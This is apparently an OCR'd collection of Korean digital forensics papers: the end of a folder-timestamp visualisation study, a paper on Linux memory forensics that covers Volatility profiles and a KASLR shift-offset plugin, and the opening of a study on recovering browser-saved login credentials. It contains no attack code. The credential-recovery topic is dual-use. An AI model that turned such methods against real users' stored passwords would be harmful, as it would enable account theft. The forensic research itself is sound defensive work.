[그림 5]는 시스템에 설치된 Anti-Virus 프로그램 설치 폴더의 시간정보를 표현한 그래프이다. Anti-Virus 프로그램의 특징은 악성코드 탐지를 위해 패턴을 지속적으로 업데이트하고 검사 결과를 로그로 지속 저장한다는 점이다. 그래프의 시간 분포를 보면 폴더 내부에 생성시간과 수정시간의 차이가 많은 파일/폴더가 다수 존재한다는 것을 볼 수 있다. 특히 폴더 생성 이전에 생성된 파일/폴더가 거의 없는 것으로 보아 백신을 구성하는 실행파일, DLL 파일 등도 지속적으로 업데이트 되는 것으로 판단된다. 또한 [그림 6]에서 보는 바와 같이 타임라인 시각화 형태에서 오전 8시에서 9시 사이에 파일 생성이 많은 것으로 보아 오전 출근 시간대에 자동으로 또는 수동으로 바이러스 검사를 지속적으로 하는 것으로 판단된다. Anti-Virus 프로그램 설치 폴더의 경우 다른 시스템 폴더



〔그림 6〕 Anti-Virus 프로그램 설치 폴더의 타임라인 시각화 결과


와는 다르게 지속적으로 생성되는 파일과 업데이트가 있기 때문에 사용자 데이터와 구분이 어려울 수 있으나 타임라인 그래프를 통해 차이점을 구분할 수 있었다.



〔그림 7〕 PDF Viewer 프로그램 설치 폴더 시각화 결과


[그림 7]은 PDF Viewer 설치 폴더를 시각화한 결과인데, Windows 폴더와 유사하게 폴더 생성 이후에 추가로 생성된 파일이나 폴더가 없다.

업무와 관련된 데이터의 경우 폴더 내부 데이터가 주로 폴더 생성 이후에 생성되는 것을 확인할 수 있다.



〔그림 8〕 업무 1 폴더 시각화 결과

[그림 8]은 사용자의 주요 업무와 관련된 데이터를 저장해 놓은 폴더를 시각화한 결과이다. PDF Viewer 프로그램 설치 폴더와 대조적으로 x값이 음수인 경우가 거의 없음을 확인할 수 있다. 업무용 데이터이더라도 자신이 직접 업무를 처리하지 않거나, 인수인계를 받은 업무의 경우에는 생성, 수정시간이 동일한 파일이 많거나, 수정시간이 생성시간보다 과거인 현상을 확인할 수 있는 파일이 많은 경우도 존재한다.



〔그림 9〕 업무 2 폴더 시각화 결과

[그림 9]는 업무 2 폴더를 시각화한 결과인데 해당 폴더는 사용자가 업무와 관련된 참고자료를 저장해 놓은 폴더이다. 지속적으로 참고자료를 복사하거나 이동한 흔적을 확인할 수 있으며 다른 볼륨에서 복사하거나 이동해온 파일들이라는 것을 파악할 수 있다.

VI. 결 론

본 논문에서는 개별 파일 단위가 아닌 폴더 관점에서 시간정보를 분석하고 이를 통해 폴더의 사용 패턴을 추정하고 시각화하였다. 실제 업무에 활용되었던 HDD를 분석한 결과 사용자가 생성한 폴더와 시스템에서 자동적으로 생성된 폴더 간의 특징 차이를 발견하였고, 사용자가 생성한 폴더 간에도 용도에 따른 특징을 파악하였다. 그리고 이 특성을 시각화하여 직관적으로 표현할 수 있는 방법을 제시하였다.

폴더의 시간정보만을 대상으로 한 분석이라는 제한점이 있었지만 향후 폴더 내 파일(폴더)의 이름, 종류(문서, 음악, 동영상 등), 크기, 개수 등의 다양한 정보화 결합하여 폴더의 특성을 분석하고 디지털 포렌식 분석가에게 직관적으로 정보를 제공한다면, 더욱 효과적으로 디지털 증거를 분석 할 수 있을 것이다.

[참 고 문 헌]

[1] 방제완, 유병영, 이상진, "시스템 시간 변경 탐지에 관한 연구“, 디지털 포렌식 연구 제 2호, 83-92, 2008

[2] Hargreaves, Christopher, and Jonathan Patterson. "An automated timeline reconstruction approach for digital forensic investigations." Digital Investigation 9 (2012): S69-S79

[3] Carrier, B., & Spafford, E. (2005). “Automated Digital Evidence Target Definition Using Outlier Analysis and Existing Evidence”. Dfrws, 1 - 10.

[4] 방제완, 유병영, 이상진. "파일 조작에 따른 파일 시간 변화 분석", *정보보호학회논문지* 20.3, 79-91, 2010

[5] Teelink, Sheldon, and Robert F. Erbacher. "Improving the computer forensic analysis process through visualization." Communications of the ACM 49.2 (2006): 71-75.

[6] Vlastos, Emmanouil, and Ahmed Patel. "An open source forensic tool to visualize digital evidence." Computer Standards & Interfaces 29.6 (2007): 614-625.

[7] Son, Namheun, Sangjin Lee. "Forensic investigation method and tool based on the user behaviour analysis.", Australian Digital Forensics Conference 9th, 125-133, 2011

리눅스 시스템의 메모리 포렌식 : 난제와 발전방향

박재유*, 조슈아 제임스**

*한국과학기술원 소프트웨어대학원, **한림대학교 국제학부

Linux Memory Forensic Analysis : Challenges and Future Directions

Jae-You PARK*, Joshua I. James**

*KAIST Software Graduate Program, **Hallym University

요 약

활성 시스템의 침해사고 대응 상황에서 물리 메모리를 덤프하여 분석하는 '메모리 포렌식' 기법에 대한 연구가 널리 진행되고 있으며, Volatility[6]와 Rekall[8] 등의 오픈소스 분석 도구들이 디지털 포렌식 실무에서 사용되고 있다. 한편, 리눅스 시스템은 매우 다양한 종류의 Distro가 존재하고 개인이 커스터마이징한 커널 또한 상당히 많으므로 분석을 위한 프로파일 추출이 윈도우 등의 다른 운영체제에 비해 상당히 곤란하다. 뿐만 아니라 메모리 조작을 방어하기 위한 수단으로 도입한 다양한 보안 기능들이 오히려 포렌식 분석을 어렵게 만드는 부작용을 초래하고 있다. 이에 본 논문에서는 활성 시스템의 침해사고 대응 관점에서 리눅스의 메모리를 추출하고 분석할 때에 직면하게 되는 몇 가지 난제를 언급하고, 최근 연구동향 분석을 통해 이를 해결할 수 있는 방안을 모색한 뒤 실험한 결과를 제시한다. 또한, 리눅스 시스템에서의 메모리 포렌식의 향후 발전 방향을 제안하고자 한다.

I. 서론

기존의 디지털 포렌식은 대부분 컴퓨터 시스템의 전원을 차단하고 HDD 등 전자적 저장매체를 분리하여 분석하는 방식으로 이루어지고 있었다. 그러나 이러한 오프라인 대응방식은 최근 유행하는 Fileless Malware등에 의한 침해사고에서 무용지물이 된다는 문제점이 있다. 이러한 종류의 악성코드는 대상 시스템의 하드 드라이브에 어떠한 디렉터리나 파일도 남기지 않은 채, 실행 중인 프로세스의 메모리에 삽입되어 RAM에 상주하도록 설계되어 있다. 따라서 이러한 종류의 사이버범죄에 대응하기 위해서는 필수적으로 활상 상태에서 메모리를 추출한 후 분석해야만 한다. 현재는 통상적으로 이러한 기법을 일명 '메모리 포렌식(Memory Forensic)'으로 지칭하며, 2004년경 최초의 기반기술 개발을 기점으로, 이후 많은 연구가 진행되고 있다.

일반적으로 메모리 내에 데이터가 저장되는 구조는 해당 시스템의 아키텍처 및 운영체제에 따라 상이한 방식으로 배치된다. 기본적으로 Windows, Linux, macOS 등으로 크게 구분되고, 같은 계열 안에서도 배포판 종류 및 Kernel 버전에 따라 달라진다. 이처럼 다양한 종류의 시스템은 저마다 고유한 메모리 레이아웃을 가지고 있으므로, 분석하려는 시스템의 구체적인 Specification 정보를 파악하는 것이 가장 먼저 선행되어야 하며, 이를 통해 OS에 대한 프로파일링 작업을 수행함으로써 메모리로부터 유의미한 정보를 식별할 시금석을 마련할 수 있다.

현재까지의 관련 연구를 살펴보면, Windows 시스템에 대한 프로파일 분석 작업은 상당히 높은 완성도를 갖추고 있다. 그러나 Linux 및 macOS(Unix) 등의 진영은 비교적 그 진척의 속도가 늦고, 공개되어 있는 프로파일도 제한적이어서 분석 작업에 어려움이 많다. 본 논문에서는 특히 Linux에 초점을 맞추어, 해당 환경에서의 메모리 포렌식을 어렵게 하는 난제를 논의하고, 이를 개선할 방향을 모색하고자 한다.

본 논문의 구성은 다음과 같다. 2장에서는 메모리 포렌식에 대한 배경지식을 살펴보고, 관련 도구 동향을 파악한 후, 작업수행에 필요한 절차와 각 운영체제별 특이점을 다룬다. 3장에서는 특히 리눅스 시스템에 해당되는 난제들을 살펴보고, 4장에서는 이를 해결하기 위한 발전 방향을 제시한다. 5장에서는 결론을 맺는다.

II. 배경지식

2.1 기존 연구

Mariusz Burdach는 Black Hat 2006 컨퍼런스에서 Physical Memory를 분석함으로써 안티포렌식에 대응할 수 있음을 주장하였고[1], 이후 Kristine Amari 등은 RAM 내부의 휘발성 메모리를 추출하고, 그 덤프를 분석함으로써 각종 데이터 복원, 악성코드의 행위 및 시스템의 변경 내역을 추적할 수 있음을 발표하였다.[2]

지금까지의 연구는 대부분 Windows 계열 운영체제에 초점이 맞추어져 있었고, 상대적으로 Linux 관련 연구는 진척이 더딘 상황이다. 하지만 일반 사용자의 PC환경을 제외하면 기업의 서버 시스템의 경우 리눅스 활용 빈도가 월등히 높으며, 최근 IoT 기반 저전력 임베디드 시스템 구동을 위한 리눅스 디바이스의 사용량이 급증하고 있기에 이를 타깃으로 한 다양한 악성코드 역시 다수 출현하고 있다. 그러므로 리눅스 기반 환경에서의 악성코드 침해사고에 대한 포렌식 분석 연구 필요성을 결코 무시할 수 없는 상황이다.[3]

2.2 휘발성 메모리 추출

메모리 포렌식을 성공적으로 수행하기 위해서는 라이브 시스템에서 휘발성 데이터를 안정적인 방법으로 추출(Acquisition)하는 작업이 가장 핵심적인 관건이다. 과거 고전적인 방법으로 Windows에서는 \Device\PhysicalMemory을 주로 사용하고, Linux 및 Unix에서는 /dev/mem을 통해 OS 자체적으로 지원하는 메모리 덤프 기능을 사용할 수 있었다. 그러나 멀웨어 역시 이러한 기능을 악용할 수 있다는 보안상의 이유로, 일부 기능을 제한하거나 반드시 최고관리자(root)로의 권한을 요구하는 방식으로 점차 변경되고 있다. 이에 따라 포렌식 수사를 위한 전용 메모리 덤핑 도구들이 필요하게 되었다.

이후 /proc/kcore, FMEM 등의 도구들이 출시되었지만, 편리성과 유용성 측면에서 현재 가장 각광받고 있는 도구는 LiME으로 알려져 있다.[4] LiME은 데이터 처리 시 사용자 영역과 커널 부분을 독립적으로 전달하는 방식을 사용하여 안정성을 크게 향상시켰고, 안드로이드 등의 리눅스 기반 모바일 운영체제에서도 상당히 높은 정확도로 작동하기 때문에 리눅스 시스템의 메모리 포렌식 분석에서 가장 권장된다.[5]

2.3 메모리 덤프의 분석

덤프 된 메모리 분석(Analysis)을 통해 유의미한 정보를 추출하고, 대상 시스템에서 발생한 침해사고 상황을 역추적할 수 있게 된다. 리눅스 환경의 메모리 포렌식을 위한 도구로는 Volatility[6][7], Rekall[8] 등의 오픈소스가 널리 활용되고 있고, 기업을 위한 상용 라이센스 제품인 Forcepoint Threat Protection for Linux도 있다.


III. 난제

본 단원에서는 특히 리눅스 시스템에서 포렌식을 수행할 때 발생하는 난제들을 논한다.

3.1 신속성 확보 및 원본 동일·무결성 입증

RFC 3227 - 증거 수집과 보관에 관한 지침[9]이 제시하고 있는 휘발성 순서(Order of Volatility)에 따르면, 레지스터와 캐시가 1순위, 네트워크 연결 정보와 프로세스 목록 등의 정보가 2순위 등으로 가장 높은 순위를 차지하고 있으며, 이러한 휘발성이 높은 데이터들은 대부분 메모리에 적재되어 있다. 기타 파일 시스템이나 디스크 관련 정보는 3순위 이하에 불과하다. 때문에 기존의 디스크 포렌식에 비해 메모리 포렌식 대응에서는 높은 신속성이 요구된다. 이와 관련하여 Dan Farmer의 실험 결과[10]를

보면, [그림 1]과 같이 시간이 흐를수록 휘발성 메모리의 내용이 급격히 손실된다. 즉, 침해사고 발생으로부터 시간이 많이 흘렀다면 이미 다른 데이터가 덮어써서 침해 상황 당시의 내용을 정확히 복원하지 못할 가능성이 크다.



[그림 1]종료된 프로그램의 메모리 소실[10]

또한, 디지털 포렌식과 관련한 국내 대법원의 판례를 살펴보면, 형사소송법상의 증거 규정에 따라 '동일성', '무결성' 등을 입증할 수 있어야 한다고 해석하고 있는데[11], 이는 종전의 디스크 포렌식 관점에서는 적용이 되더라도, 휘발성 메모리의 내용은 계속해서 변경되는 속성 때문에 재현이 불가능한 문제점이 있다. 동일한 시스템에서 메모리를 두 번 추출하더라도 그 내용은 필연적으로 판이하게 달라질 수밖에 없기 때문이다. 따라서 메모리 분석 결과물의 법의학적 신뢰성 입증에는 추가적인 법제 및 절차적 검토가 보완되어야 할 것으로 보인다.

3.2 커널 별 상이한 프로파일

Volatility 또는 Rekall Framework를 사용하여 메모리 덤프를 분석할 때에는 각 커널에 적합한 프로파일이 있어야만 원활한 메모리 분석이 가능하며, 따라서 해당 운영체제의 커널 프로파일 생성 작업이 반드시 선행되어야 한다. 이러한 프로파일을 구성하는 요소는 해당 커널의 데이터 구조를 정의한 vtypes 파일과, Symbol 정보를 내포하고 있는 System.map 파일이다. 이를 zip으로 압축하여 볼라틸리티의 플러그인 디렉터리에 저장해두면 분석 시 대상 시스템을 인식할 수 있게 된다.[7]

윈도우 운영체제의 경우 이미 많은 연구가 진행되었으며 프로파일들이 상당히 정형화되어 있기 때문에 사용자가 별다른 작업을 하지 않아도 기본 설정을 통해 편리하게 작업할 수 있다. 그러나 리눅스 환경의 경우 오픈소스의 특징상 매우 다양한 종류의 Distro가 존재하며, 그 하위에서도 서브 커널 버전들과 사용자가 직접 튜닝한 커스텀 버전들이 즐비하다. 그나마 대중적으로 가장 널리 사용되고 있는 Ubuntu, Debian, RedHat, CentOS 및 OpenSuSe 등의 경우 볼라틸리티 제조사에서 공식적으로 프로파일을 제공하고 있으나[12], 대부분의 경우에는 분석가가 해당 시스템과 정확히 일치하는 프로파일을 직접 생성해야만 한다. 만약 vtypes와 System.map 파일이 존재하지 않는 시스템일 경우 직접 커널의 모듈을 빌드해야 하므로 그 과정이 상당히 어렵고, 무엇보다 분석가가 해당 시스템을 직접적으로 임의 조작할 경우 무결성 측면에서 손상을 입힐 위험이 크다.

3.3 커널 메모리 보호 기법

운영체제 시스템에서 커널 내부의 주소 위치를 악용하는 취약점이 대두되면서, 관련된 보안 패치가 출시되기 시작하였다. 특히 메모리 변조 공격에 대응하기 위한 ASLR(Address Space Layout Randomization)을 단순히 User영역이 아닌 Kernel차원에서 적용한 KASLR이 2013년 리눅스 보안 컨퍼런스에서 제안되었다.[13] 이후 실제로 구현되어 2014년 발표된 Kernel 3.14 버전부터 포함되었으며, Distribution별로 선택적으로 적용해왔다. 최근 출시되는 시스템에서는 대부분 Default로 채택되어 설치 즉시 작동되고 있다. [표 1]은 대표적인 Ubuntu Linux의 Release 버전에 따른 KASLR 사용 현황이다.

[표 1] Ubuntu Kernel에 따른 KASLR 적용여부

Version	Kernel	KASLR
12.04 LTS	3.11	Unsupported
14.04 LTS	3.13	Unsupported
15.04	3.19	Optional
16.04 LTS	4.4	Optional
16.10	4.8	Default
17.04	4.10	Default

해킹에 의한 커널 메모리 부정 조작을 방지하기 위한 방어기법으로써 도입된 KASLR은 한편으론 메모리 포렌식 분석을 난해하게 하는 부작용을 초래하고 있다. 실제로 Volatility를 활용하여 Kernel 4.8 이상의 리눅스 배포판(Ex: Fedora 25, Ubuntu 16.10 등)에서 추출된 메모리 덤프 파일을 분석하려고 하면, 프로파일을 올바르게 생성하였음에도 불구하고 오류가 발생하는 현상을 겪게 된다. 이는 KASLR에 의해 메모리 공간의 주소가 난독화되었기 때문에 정확한 메모리 시작 위치를 찾을 수 없어서 발생하는 문제이다. 실제로 각각의 프로세스가 같은 Driver를 호출하더라도, Kernel space에 로드되는 위치가 모두 달라지기 때문에 시작 주소와 끝 주소를 예측하여 분석하기가 어렵다.

IV. 발전방향 제시

본 단원에서는 3장에서 제기하였던 상황들 중 법제·정책적인 이슈는 일부 논외로 하고, 기술적인 관점에서의 난제 해결방안을 제시한다.

4.1 리눅스 프로파일 오픈 데이터베이스 구축

리눅스 시스템 환경의 특성상, Distro 종류가 상당히 많고 각각이 채택한 Kernel과 모듈 버전에 따라 프로파일이 달라지므로 이러한 다양한 경우의 수를 충족할 수 있는 방대한 양의 데이터베이스 구축이 시급하다. 그러나 모든 종류의 시스템을 직접 구축하여서 각각의 프로파일 정보를 추출하는 작업은 비용과 시간 측면에서 소모가 클 것이다. 이러한 과정을 간소화하기 위해서는 클라우드 컴퓨팅 환경의 IaaS를 적극 활용하여 인프라 구축 비용을 절감하고 가상머신 환경에서 다수의 운영체제 및 커널을 신속하게 설치함으로써 효율을 극대화할 수 있다. 또한 Osboxes.org 프로젝트에서 제공하는 가상머신 이미지를 사용하면 설치과정 역시 상당 부분 생략할 수 있어서 시간을 굉장히 절약할 수 있다. 단, 실험 결과에 따르면 KVM, VirtualBox 등의 일부 가상머신 소프트웨어의 경우 호스트 컴퓨터와 VM 인스턴스 사이에 통신 지연이 발생하여 메모리 페이징 정보가 손상되는 사례가 다수 발생하였다. 이러한 오류는 timeout을 제한하는 방식으로 갈음할 수는 있지만 메모리의 무결성을 훼손할 우려가 있으므로 되도록 클라우드 환경이 제공하는 가상머신 소프트웨어의 오작동이 없는지 충분히 점검하여야 한다. 본 논문의 실험에서는 Amazon EC2 Instance를 활용하였으며 해당 시스템의 스냅샷을 Export 한 후 로컬 시스템에서 VMware Workstation으로 로드한 후 재검증하였을 때 프로파일의 해시값이 일치하는 것을 확인함으로써 무결성을 보장할 수 있음을 입증하였다.

다음으로 VM환경에 리눅스 운영체제를 설치하고, 해당 커널의 모듈과 버전에 따른 헤더를 추출해야 하는데, 현재로써는 lmg(Linux Memory Grabber) 오픈소스 프로젝트[14]를 활용하는 방안이 가장 적절한 방안으로 보인다. lmg는 본래 USB 등의 이동형 저장 디스크를 활용하여 다수의 시스템에 마운트하려는 목적으로 개발되었으나, 가상머신 인스턴스에 직접 설치하는 방식으로 테스트한 결과 정상 작동하는 것을 확인하였다. 특히 dwarfdump[15]를 정적으로 링크한 프리컴파일된 32bit 버전과 64bit 버전 모두를 탑재하였기 때문에 시스템에서 별도로 빌드 작업을 수동으로 실시할 필요가 없으며, 대부분의 작업을 bash 쉘 스크립트로 완전히 자동화하여 처리할 수 있다는 것이 큰 장점이다. 작업이 완료되면 module.dwarf 파일과 System.map을 압축한 zip 파일이 생성되며, 이것을 해당 시스템의 프로파일로써 고유하게 식별할 수 있도록 Hash 값을 계산한 후 파일과 함께 데이터베이스 서버로 전송하여 저장한다.

[표 2]는 프로파일 데이터베이스에 저장한 항목들을 예시로 보여주고 있다. 각각의 Distro 버전과 Kernel 버전을 명시하고, 해당 시스템에서 추출된 프로파일 해시값을 저장한다. 프로파일 압축파일은 별도의 파일 업로드 기능을 통해 저장되며, 별도의 웹 페이지에서 DB의 정보와 매칭하여 원하는 프로파일을 조회할 수 있도록 하고 필요시 다운로드하도록 한다. 해당 데이터베이스의 관리를 오픈소스화하여 포렌식 커뮤니티에서 자유롭게 기여할 수 있도록 공개하면 아직 알려지지 않은 시스템에 대한 프로파일 수집이나 빠른 업데이트가 가능할 것이다.

[표 2] 리눅스 프로파일 데이터베이스 구조설계 및 데이터생성 예시

Creator	Date	Bit	Distro	Kernel	Profile Hash (SHA-1)
iMHLv2	20140731	32	Fedora 20	3.11	756eb692454efc1881ea39cbbe7044e08f60f6f7
adamziaja	20160801	64	Debian 8.6	3.16	e0432faf9147d3b5904f6638c1566d7ccd370e54
Lukach	20160102	64	Ubuntu 15.10	4.2	37aa0ca82d849f210dd515010feb4c67bd1c965d
cpuu	20170510	64	Ubuntu 14.04	4.4	d8426f917e9007f35646167a0e52cc18f7ba4db1
cpuu	20170511	64	Ubuntu 16.04	4.8	7a678e1d180604bcdb63ad8659e738c098664a89
cpuu	20170515	64	Kali 2017.01	4.9	095718fdc826e5edfe963b041bf41021da39dd97

4.2 커널 베이스 주소 산출 플러그인 개발

KASLR 적용으로 인한 난제는 다른 운영체제에서도 동일하게 발생한다. 이미 Windows 운영체제의 경우 2007년 출시된 Windows Vista에서부터 KASLR이 적용되었음에도 불구하고 Volatility에서 해석이 가능한 이유는 KDBG(KdDebuggerDataBlock)을 통해 데이터 구조를 분석하면 실행 중인 프로세스 목록이나 커널 모듈들의 정보를 쉽게 추출할 수 있기 때문이다. 이러한 기능을 활용하여 구현된 플러그인이 kdbgscan인데, 미리 수집된 약 10~14 Bytes 길이의 Signature와 대조하여 메모리 덤프를 조사하면 이에 상응하는 해당 OS Kernel 버전을 판별할 수 있고, 그에 적합한 De-randomize기법을 적용할 수 있도록 돕는다. 그러나 kdbgscan 플러그인은 아직까지 리눅스 환경은 지원하지 않고 있다. 그러므로 리눅스 환경에서 이와 유사한 접근법을 수행하는 플러그인을 구현하는 것이 시급하다.

Gu Yufei은 가상머신 환경에서의 32bit의 리눅스 3.14 ~ 4.0 사이의 버전 20개를 기준으로 커널의 코드와 데이터를 분석하여 각각을 구분할 수 있는 고유한 Signature를 추출하고 탐지하는 연구를 최초로 수행한 바 있다.[16] 해당 실험에서 우수한 확률로 각각의 Kernel 버전을 식별할 수 있음을 보였다. 그러나 생성된 Signature를 이용하여 실제 메모리 포렌식 분석을 수행하는 구체적인 방안은 제시하고 있지 않기에, 해당 연구내용을 바탕으로 하여 베이스 주소를 계산하는 실제 구현을 수행하였다.

한편, macOS는 2012년 10.8(Mountain Lion) 버전부터 KASLR이 적용되었으며 전용 메모리 포렌식 도구인 volafox[17]에서 커널의 베이스 주소를 계산하는 기능을 이미 적용한 바 있다.[18] volafox의 방법은 페이지의 테이블 베이스 주소를 기준으로 설정하고 메모리에서 추정한 페이지 테이블 주소과 비교하여 가감하는 방식으로 Randomize된 Offset을 배제하고 원래의 커널 베이스 주소를 산출하는 것이다. 이 점에 착안하여 이와 유사한 해법을 Linux 시스템에서 적용할 수 있는지 실험하였다. [표 3]은 각각 Ubuntu 14와 16, Kali 2017 버전에서 테스트한 데이터셋이며, KASLR이 적용되지 않은 Kernel 4.4의 경우에는 물리 메모리와 가상메모리에 Shift가 발생하지 않았으나, KASLR이 작동된 4.8 이상의 커널에서는 Shift가 산발적으로 발생하였다. 해당 Offset 값을 저장했다가, 이후 다른 플러그인을 사용할 때에 Address를 얼마만큼 이동시켜야 원하는 데이터 값이 위치한 곳으로 접근할 수 있는지와, DTB(Directory Table Base)를 함께 명시적으로 지정하면 플러그인을 정상 작동시킬 수 있음을 입증하였다. 이처럼 Physical주소와 Virtual주소 사이의 Shift 연산을 자동으로 수행해주는 리눅스 전용 KASLR SHIFT 플러그인을 개발할 수 있었다.

[표 3] Kernel별 KASLR Shift 계산 수치비교

	Physical	Virtual	DTB
4.4	0x0	0x0	0x1c0c000
4.8	-0x29c00000	0x39200000	0x11406000
4.9	-0x2a400000	0x37000000	0xe607000

하지만, 이러한 기능은 다른 플러그인까지 전역으로 적용되어야 작동하므로 Volatility 차원에서도 이를 보완할 통합 업데이트가 요구되는 상황이다.

V. 결론

본 논문에서는 활성 시스템의 침해사고 대응 관점에서 리눅스의 메모리를 추출하고 분석할 때에 직면하게 되는 두 가지 난제를 언급하고, 최근 연구동향 분석을 통해 이를 해결할 수 있는 방안을 제시한 후 실험하였다.

다른 운영체제에 비해 리눅스 특유의 개방성과 확장성 때문에 발생하는 프로파일 제작의 어려움을 해결하기 위해서는 오픈소스 커뮤니티 방식으로 커널 프로파일에 대한 정보를 공유할 수 있는 체계가 구축되어야 할 것이며, 이를 위한 Mock-up을 제시하였다.

또한, 커널 메모리 보호 기법을 인지하고 Address를 Shift하여 Base 주소를 찾는 플러그인을 개발하였으며, 이를 적용할 분석도구의 업데이트가 요구된다.

그러나 이와 같은 방법만으로는 디지털 포렌식 수사 실무에서 폭넓게 받아들여지기에는 아직 남겨진 과제가 많다. 향후 대검찰청에서 “디지털수사통합업무관리시스템” 등과 연동할 수 있으려면 프로파일 검증 메커니즘 등이 추가적으로 필요할 것이다.

[참고문헌]

[1] Burdach, Mariusz. "Physical memory forensics." Black Hat USA (2006).

[2] Amari, Kristine. "Techniques and tools for recovering and analyzing data from volatile memory." SANS Institute (2009).

[3] 주한익. “리눅스 물리메모리 덤프파일을 이용한 심볼정보 재구성 포렌식 도구 구현.” 서강대학교 정보통신대학원 학위논문(석사), 2016.

[4] LiME : Linux Memory Extractor, 2012. https://github.com/504ensicsLabs/LiME

[5] Sylve, Joe, et al. "Acquisition and analysis of volatile memory from android devices." Digital Investigation 8.3 (2012): 175-184.

[6] The Volatility Framework: Volatile Memory Artifact extraction Utility Framework, 2016. https://github.com/volatilityfoundation/volatility

[7] Ligh, Michael Hale, et al. “The art of memory forensics: detecting malware and threats in windows, linux, and Mac memory.” John Wiley & Sons, 2014.

[8] Google, Rekall Memory Forensic Framework, 2016. https://github.com/google/rekall

[9] Brezinski, D., and Tom Killalea. “Guidelines for evidence collection and archiving. No. RFC 3227.”, 2002.

[10] Farmer, Dan, and Wietse Venema. Forensic discovery. Vol. 6. Upper Saddle River: Addison-Wesley, 2005.

[11] 대법원 2007. 12. 13. 선고 2007도7257

[12] Volatility profiles for Linux and Mac OS X, 2014, https://github.com/volatilityfoundation/profiles

[13] Cook, K. "Kernel address space layout randomization, 2013." Linux Security Summit.

[14] Hal Pomeranz. "Automating Linux Memory Capture." SANS DFIR Summit, 2014.

[15] Anderson, D. "Libdwarf and dwarfdump." (2011).

[16] Gu, Yufei, and Zhiqiang Lin. "Derandomizing kernel address space layout for memory introspection and forensics." Proceedings of the Sixth ACM Conference on Data and Application Security and Privacy. ACM, 2016.

[17] Volafox memory analysis framework, 2015, https://github.com/n0fate/volafox.

[18] 이경식. "Mac OS X의 물리 메모리 분석 연구." 고려대학교 정보경영공학전문대학원 학위논문(석사), 2010.

[19] Andrew Case, et al. "Memory forensics: The path forward," Digital Investigation, Volume 20, 2017.

로그인 정보 분석을 통한 웹 브라우저 포렌식 개선 방안

김준기, 한재혁, 이상진*

*고려대학교 정보보호대학원 정보보호학과

Advanced Web Browser Forensic Analysis using the Login Data files

Junki Kim, Jaehyeok Han, Sangjin Lee*

*Graduate School of Information Security, Korea University.

요 약

웹 브라우저에서 인터넷 사이트를 접속하여 로그인하기 위해서 많은 사용자는 로그인 정보를 웹 브라우저가 기억하도록 설정하여 사용한다. 로그인 정보는 웹 브라우저 포렌식에서 주로 분석하는 대상인 방문기록, 캐시, 쿠키, 다운로드 목록에 포함되지 않는 정보이며 암호화되어 저장되기 때문에 분석하기 힘들다. 따라서 본 연구에서는 웹 브라우저에서 저장한 로그인 정보를 분석하는 방안을 제시하고, 구글 크롬과 마이크로소프트 인터넷 익스플로러를 대상으로윈도우즈 운영체제에 저장되어 있는 로그인 정보를 분석하는 도구를 개발하였다.

* 키워드 : 웹 브라우저 포렌식, 로그인 정보, 크리덴셜 보안

I. 서론

웹 브라우저(web browser)는 World Wide Web에서 정보 자원을 검색, 표시 및 전송하는 소프트웨어 응용 프로그램이다. 정보 자원은 웹 페이지, 이미지, 비디오 등이 있으며, 정보 자원은 URI/URL(Uniform Resource Identifier)로 식별된다[1].

웹 브라우저는 대부분의 인터넷 사용 내역을 로그 파일에 기록한다. 따라서 웹 브라우저의 로그 파일을 분석하면 사용 기록을 알 수 있고 사용자 행위를 간접적으로 파악할 수 있다. 하지만 웹 브라우저의 종류는 다양하며, 웹 브라우저별로 생성하는 기록과 로그 파일의 구조와 형태가 다르기 때문에 웹 브라우저 사용 기록을 파악하기 위해서는 로그 파일에 대한 연구가 필요하다[2].

과거에는 인터넷 사이트를 접속하여 쉽게 로그인하기 위해 사용자는 하나의 비밀번호만 기억하여 사용하곤 했다. 하지만 개인정보 유출 사고가 발생하면서 일정 기간마다 비밀번호를 변경해야 하는 정책이 적용되기 시작했고 이제는 여러 인터넷 사이트마다 다른 비밀번호를 기억해야 하는 상황이 되었다. 많은 사용자들은 아이디와 패스워드를 모두 기억하고 사용하기가 어렵기 때문에 웹 브라우저는 사용자 편의성을 위해 사이트를 접속하여 로그인하는 과정에서 로그인 정보를 저장해두고 사이트를 접속할 때마다 자동으로 입력해주는 기능을 지원한다.




Fig. 1. Google Smart Lock 사용화면[3]

이러한 로그인 정보는 파일 형태의 데이터로 저장이 되는데 기존의 로그 파일 분석에서 주로 확인하는 방문기록, 캐시, 쿠키, 다운로드 목록, 세션 등을 저장하는 아티팩트에는 로그인 정보가 포함되지 않으며 별도의 파일로 암호화되어 저장되기 때문에 분석하기가 쉽지 않다.

만약 로그인 정보를 포렌식 분석에서 활용할 수 있다면, 추가적인 웹 브라우저 사용 흔적을 확인할 수 있고 특정 사용자의 크리덴셜(credential)을 이용하여 잠금 설정이 되어 있는 시스템, 파일 등에 접근을 시도할 수 있기 때문에 포렌식 분석 과정에서 유용한 정보로 활용할 수 있다.

따라서 본 연구에서는 웹 브라우저에서 저장한 로그인 정보를 분석하는 방안을 제시하고, 전 세계적으로 가장 많이 사용하는 웹 브라우저[4]인 구글 크롬과 마이크로소프트의 인터넷 익스플로러(IE)를 대상으로 윈도우즈 운영체제에 저장되어 있는 로그인 정보를 분석하는 도구를 개발하였다.

II. 기존 분석 방법의 한계

